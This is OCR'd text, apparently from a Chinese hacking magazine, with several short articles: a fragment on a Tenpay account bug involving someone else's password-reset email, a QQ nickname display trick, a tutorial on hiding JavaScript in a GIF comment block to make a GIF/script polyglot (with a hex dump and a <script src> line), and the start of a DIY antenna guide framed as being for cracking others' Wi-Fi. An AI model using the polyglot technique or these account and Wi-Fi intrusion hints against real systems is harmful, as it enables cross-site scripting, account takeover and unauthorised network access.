


图9　信息混乱




图11　注销提示

我们可现在提现、可以买东西了，这也算是财付通的一个bug！），所以我们点击页面右上角的“申诉”，在接下来的页面里选择注销，如图10。




图10　注销用户

把账户注销之后，是无法恢复的。如图11所示。

好了，本次戏剧性的bug见证就到这里啦。

编辑点评： 别人的找回密码邮件怎么会发到你的邮箱呢？难道真的存在传说中的RP飙升？你当然不能坐在那里等馅饼，但是如果你已经拿到了某人的qq号啦，邮箱啦之类的，然后想向财付通伸出那个什么什么，那本文倒是有可参考的地方。

QQ昵称超强的玩法

文/fredom

从本文您可以学到：

如何让自己的qq昵称竖排显示

曾经在非安全的杂志中发表过类似的玩法，也在《QQhack》一书中整理了比较齐全的玩法。今天给大家带来更加另类的玩法。（这不是新的技术。很早就有了，只是操作过程难以叙述，大多数人没能学会。在这里我详细的介绍一下这个技术。）好了，说了这么多，该介绍一下这个技术是什么了。就是将自己的QQ昵称竖起来，不像大家那样横着。




图1　输入昵称



图2　出现代码

我们需要一款软件的支持——**Ultraedit**。UltraEdit是一套功能强大的文本编辑器，可以编辑文本、十六进制、ASCII码，完全可以取代记事本（如果电脑配置足够强大），内建英文单字检查、C++及VB指令突显，可同时编辑多个文件，而且即使开启很大的文件速度也不会慢。软件附有HTML标签颜色显示、搜寻替换以及无限制的还原功能，一般用其来修改EXE或DLL文件。能够满足你一切编辑需要的编辑器。




图4　输入昵称




图5　展示效果1




图6　展示效果2




图7　展示效果3




图8　展示效果4

打开软件之后，我们输入自己喜欢的QQ昵称。我以“等待”为大家做演示。如图1。

然后我们将自己的昵称进行编辑，使其在显示的时候是竖排的。在每个字（包括第一个字）之前输入“空格”。空格输入完成之后，按**crtl+h**进入最终的编辑界面。这时候就会出现我们需要修改的代码。如图2。

接下来将代码中所有出现的20转换成0A。到这里我们就完成了昵称代码的修改。如图3。




图3　编辑完成

完成之后，按ctrl+a，全选并复制。复制的时候不会复制上前面的00000000h的，因为这个与昵称是没有关系的。然后我们将复制的内容粘贴到自己的QQ资料之中。注意在这里显示的是等待原始的二字。我们只管确定就可以了。如图4。

在这里我们说说这个方法的局限性。首先就是昵称不能超过十二个字。其次这种方法并不是所有的地方都会竖着显示昵称。但是手机上都会显示竖排。电脑上QQ空间会显示竖排。我为大家展示几种效果。如图5、图6、图7、图8所示。

Ultraedit拥有很强大的功能，希望大家可以研究一下。最后抱怨一下：不知道非安全看着多少学生从高中生变为大学中的计算机学子。在大学中这两个月的学习发现自己真是超级大菜鸟，无论如何学习才是王道。据说这是今年最后一本杂志了，祝愿所有的高三党。

编辑点评： 一说到修改qq昵称的显示方式，大家首先想到的一定是Unicode字符，其实还有很多方法能达到一些独特的效果，比如本文，其实是利用了ASCII码，将空格通过编辑器修改为0a，0a对应的ASCII字符是nl，也就是newline，新的一行的意思，这样原理大家应该都明白了吧，那你现在可以举一反三了。

将代码隐于gif图片

文/GF

从本文您可以学到：

如何在gif文件中隐藏js代码

本方法可以在GIF图片中隐藏很多种代码，包括C、Perl、Javascript等等。其实这是废话，弄清原理后可以发现：GIF可以隐藏任何数据。

一、脚本利用方式及效果图

我觉得先讲利用方式再说原理似乎要好一些。

```
<script src="your.gif"></script>
```

这只是抛砖引玉，以及验证可行性。需要注意的是：该gif不只是简单将一个脚本文件改的gif扩展名，而是完全可以显示图像的gif图片。

利用成功后的效果如图1。

二、利用原理

一些gif图片存在注释内容，或者我们可以自己生成一个有注释的gif图片，如图2是利用GIMP生成注释。

而我们要隐藏的代码即放于注释这个位置，理论上讲这样才会不影响GIF文件的正常显示。

十六进制下，标志位：**21 FE ??** 是注释部分的起始标志。在“??”（不确定数值占一个字节）之后便是我们的注释内容，以00标志结束。如图3。

我的gif文件里??=0F。后面便是紧跟着我们的script代码：“*/;alert(1);/*.....”。

好了，现在我们明白代码是放在整个gif数据中，而我们执行src="ticket.gif"意在让系统执行ticket.gif里的script代码。但是如何让系统无视GIF中的无关数据，只执行我们的script代码执行呢？这里需要利用到script的注释符：/*和*/。




图 1　效果图




图 2　利用 GIMP 生成注释

很自然的想到整个 GIF 代码可以这样构架：/* ...*/ **我们的script** /* ...*/

这样一来我们的script代码是执行了，但是整个gif文件无法显示了；因为修改了起码的GIF头标志：**GIF89a**。经过实验，发现将第一个"/*"放在GIF89a后面，则可以正常显示，但是script代码无法执行了。这个很容易想通，相当于我们试图执行：**GIF89a 我们的script**，很明显是错误的script。那么我们现在修改一下为：**GIF89a=1；我们的 script**。

此刻，我们让系统执行了两条script语句。第一条没有任何意义，只是将GIF89a看做一个变量并试图赋值1：保证代码不出错继续向下执行。（庆幸script不用先声明变量）那么现在的GIF数据架构是这样了：**GIF89a=1；/* ...*/ 我们的 script /* ...*/ 。**

经过测试之后，这样是完全可以显示GIF文件，又可以执行我们的script代码。

这里需要严重注意的有两点：

1．"*/ 我们的 script /*"这部分内容最好全部放在注释的区域内，尽量避免碰触到GIF的关键数据。

2．GIF文件数据最后一个二进制数据一般是3B，没有空余空间。那么最后一个"*/"怎么放好呢？因此我们要想办法给这个GIF文件增加空间。切忌用记事本来增加空间，一定要在16进制下处理文件，**可以使用winhex或者cmd的命令：copy/b 配合参数"+"来增加GIF文件体积。**

3．这算是对第二条的完善。就是在增加体积的时候，最好就增加2个字节，能够放下"*/"就ok，如果后面还有数据，即使是00，也可能出现问题：在我实验时，对于IE没有问题，但是谷歌浏览器则不会弹出提示框。

```
00000300  FF F9 FF FF FC FF FB FF  FF F6 FE FF FC 21 FE 0F  ÿùÿÿüÿûÿÿöþÿü!þ.
00000310  2A 2F 3B 61 6C 65 72 74  28 31 29 3B 2F 2A 64 00  */;alert(1);/*d.
00000320  2C 00 00 00 00 56 02 71  01 00 08 FE 00 FF 09 1C  ,....V.q...þ.ÿ..
```

图 3　注释标志

编辑点评： 虽然其实很多图片的最后可以直接附加多余数据，不过呢，本文构建脚本注释的思路还是很值得大家学习的，并且要让浏览器能直接读取执行附加的数据，也是需要费一些心思的。

另类 HACK

DIY 无线破解利器——高增益天线的制作

文 shuichon

从本文您可以学到：

学会两款简易的高增益天线的制作方法

今年中国的无线技术（其实是无线蹭网技术）发展非常迅速，要蹭网就必需破解无线AP的口令。你可曾遇到过抓包时断时续的情况？你是否还在忍受辛苦破解的无线信号仿佛雾中花水中月那般躲躲闪闪，忽高忽低的折磨？没有奶粉的奶粉罐只能扔掉吗？很短的铜芯电线也只能慢慢被铜锈覆盖失去光泽吗？今天我们就来变废为宝，用这些东西教大家制作两款增益比较高，制作相对比较简单的无线网卡天线。

我的USB无线网卡是IPTIME-U200的，网卡自带一个2DB的外置天线，可惜，对我来说，这是远远不够的。所以我下定决心制作几款增益比较高的天线。在制作之前，我们先来了解几个名词。我啰嗦一句，无线网卡（分为内置和USB以及MiniPCI几种）和3G上网卡（俗称无线上网卡）是不一样的东西，大家别搞混淆了，我给别人解释了N次了。

第一个名词是天线的频率范围，它决定了我们的天线适用于哪个无线标准，例如：802.11b和802.11g的属于是2.4Ghz的范围，而a的是5Ghz，a已经几乎处于淘汰阶段，大家略过即可；第二个是天线的增益，它表示天线功率的放大倍数，单位是**dBi**（后面有详细介绍）。天线的增益越大，信号越好，传输质量越好；第三个，天线的工作原理：是把导线上的电信号转化成无线电波发射到空中，然后收集无线电波并产生电信号；第四个，振子：能产生显著辐射的直导线。两臂长度相等的振子叫做对称振子，全长与波长相等的称为全波对称振子，振子折合起来称为折合振子；第五个：天线的增益单位（特别提醒大家多注意一下），首先是dB，它是一个相对值，用于指出天线A比天线B高或者低多少dB。其次是dBd，它表示一个天线与自由空间的半波偶极子天线相比较的增益，直观说也就是天线B是对称振子。最后是dBi，它表示一个天线与各向同向辐射器比较的增益，直观讲就是天线B是点源振子，但是需要特别注意的是，点源振子实际是不存在的，大家可以把它看做是波长非常短的振子，此时，1dBd=2.14dBi。